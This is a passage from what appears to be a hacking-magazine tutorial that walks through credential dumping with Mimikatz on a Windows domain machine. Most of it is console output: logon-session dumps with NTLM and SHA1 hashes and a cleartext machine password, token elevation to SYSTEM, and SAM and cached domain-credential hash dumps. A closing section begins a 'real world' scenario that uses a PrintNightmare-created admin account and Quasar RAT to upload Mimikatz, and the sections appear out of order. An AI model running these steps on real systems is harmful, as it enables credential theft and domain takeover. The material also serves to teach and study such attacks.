         * NTLM     : aa799df243da9826fe65a8102997530b
         * SHA1     : 8924fd32b65b99ffa04d28b0370fc61fecf8d4a2
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : STAFFSYSTEM1$
Domain            : CORP
Logon Server      : (null)
Logon Time        : 10/3/2021 6:20:52 AM
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : STAFFSYSTEM1$
         * Domain   : CORP
         * Password : 9? .?C_C86^s2?msmH5>s^Fl=:[49QVrR#ptb7Y79<OK,u>7ktp$b`MJRY
>#>yx"uu&yL9Cs>w=rSC":VP"\i7/o&<[5R&=^&ycuT@p9j%^^g'$TJSBFed,Q
        kerberos :
         * Username : staffsystem1$
         * Domain   : CORP.OKAAVA.COM
         * Password : (null)
        ssp :
        credman :

mimikatz #
```

As readers can see, it dumped not only the password hashes, but also clear text passwords of domain users devansh, prathul and local user admin. If this doesn't work, there's another way to dump password hashes, the "lsadump" module. To run this we need to elevate our token.




```
mimikatz # lsadump::
ERROR mimikatz_doLocal ; "(null)" command of "lsadump" module not found !

Module :        lsadump
Full name :     LsaDump module

             sam  -  Get the SysKey to decrypt SAM entries (from registry or hiv
es)
         secrets  -  Get the SysKey to decrypt SECRETS entries (from registry or
 hives)
           cache  -  Get the SysKey to decrypt NL$KM then MSCache(v2) (from regi
stry or hives)
             lsa  -  Ask LSA Server to retrieve SAM/AD entries (normal, patch on
 the fly or inject)
           trust  -  Ask LSA Server to retrieve Trust Auth Information (normal o
r patch on the fly)
      backupkeys
          rpdata
          dcsync  -  Ask a DC to synchronize an object
        dcshadow  -  They told me I could be anything I wanted, so I became a do
main controller
         setntlm  -  Ask a server to set a new password/ntlm for one user
      changentlm  -  Ask a server to set a new password/ntlm for one user
         netsync  -  Ask a DC to send current and previous NTLM hash of DC/SRV/W
KS
        packages
             mbc
       zerologon
   postzerologon

mimikatz # lsadump::_
```

The token::elevate command elevates the token we will be running mimikatz with.




```
mimikatz # token::
ERROR mimikatz_doLocal ; "(null)" command of "token" module not found !

Module :        token
Full name :     Token manipulation module

         whoami  -  Display current identity
           list  -  List all tokens of the system
        elevate  -  Impersonate a token
            run  -  Run!
         revert  -  Revert to proces token

mimikatz # token::whoami
 * Process Token : {0;0005c645} 1 F 4628747     STAFFSYSTEM1\admin      S-1-5-21
-1890953355-66565297-3490341231-1000    (14g,23p)       Primary
 * Thread Token  : no token
```




```
mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

264     {0;000003e7} 0 D 34980          NT AUTHORITY\SYSTEM     S-1-5-18
(04g,30p)       Primary
 -> Impersonated !
 * Process Token : {0;0005c645} 1 F 4628747     STAFFSYSTEM1\admin      S-1-5-21
-1890953355-66565297-3490341231-1000    (14g,23p)       Primary
 * Thread Token  : {0;000003e7} 0 D 15399962    NT AUTHORITY\SYSTEM     S-1-5-18
        (04g,30p)       Impersonation (Delegation)

mimikatz # token::whoami
 * Process Token : {0;0005c645} 1 F 4628747     STAFFSYSTEM1\admin      S-1-5-21
-1890953355-66565297-3490341231-1000    (14g,23p)       Primary
 * Thread Token  : {0;000003e7} 0 D 15399962    NT AUTHORITY\SYSTEM     S-1-5-18
        (04g,30p)       Impersonation (Delegation)

mimikatz #
```

The lsadump::sam dumps the password entries in local SAM database.



```
mimikatz # lsadump::sam
Domain : STAFFSYSTEM1
SysKey : d58204ccc0e658b6fab1ff959e78f86e
Local SID : S-1-5-21-1890953355-66565297-3490341231

SAMKey : 6cd118f8c08ee34fe396101ee284fad9

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 10eca58175d4228ece151e287086e824

RID  : 000001f5 (501)
User : Guest

RID  : 000003e8 (1000)
User : admin
  Hash NTLM: d260a40c3675ecb3eb95a60bbafd4f45
    lm  - 0: 3f9c77aebbfcc28c8fc236beeeeead64
    ntlm- 0: d260a40c3675ecb3eb95a60bbafd4f45
    ntlm- 1: 32ed87bdb5fdc5e9cba88547376818d4

mimikatz #
```

The lsadump::cache command dumps the MScache password hashes of domain users from the registry hive.




```
mimikatz # lsadump::cache
Domain : STAFFSYSTEM1
SysKey : d58204ccc0e658b6fab1ff959e78f86e

Local name : STAFFSYSTEM1 ( S-1-5-21-1890953355-66565297-3490341231 )
Domain name : CORP ( S-1-5-21-2236371135-3932808560-1420506717 )
Domain FQDN : corp.okaava.com

Policy subsystem is : 1.11
LSA Key(s) : 1, default {ea1c270b-6672-5b0f-be9b-7eb41c722814}
  [00] {ea1c270b-6672-5b0f-be9b-7eb41c722814} b7fb1849624094d902110ae85001f63612
d6cd46f8082753f975fd7b99da6ae2

* Iteration is set to default (10240)

[NL$1 - 10/3/2021 6:56:47 AM]
RID       : 00000454 (1108)
User      : CORP\prathul
MsCacheV2 : 3896e57f1533f1785b664921c34f50eb

[NL$2 - 10/3/2021 7:29:14 AM]
RID       : 00000455 (1109)
User      : CORP\devansh
MsCacheV2 : fc4519229592f797b28145d5fc8b4c93

mimikatz # _
```

Mimikatz : A Case Scenario

In this article, we will see a scenario of how Mimikatz works in Real World. For this scenario, we will use the same target that was used in Real World Hacking Scenario of July 2021 Issue (Exploiting PrintNightmare in Real World) aka Windows 10 1809.In this scenario, exploiting Print Nightmare we have created a local administrator account on the target Windows 10 system. Let's say the user account "adm1n:P@ssw0rd". We still have access to it through Quasar RAT. The aim of this scenario is to grab hashes or passwords belonging to the domain SMALLBUSINESS that the target system is already connected to.

Let's go into the scenario. Using the file manager feature of Quasar RAT, I upload the mimikatz portable executable onto the target system as shown below.

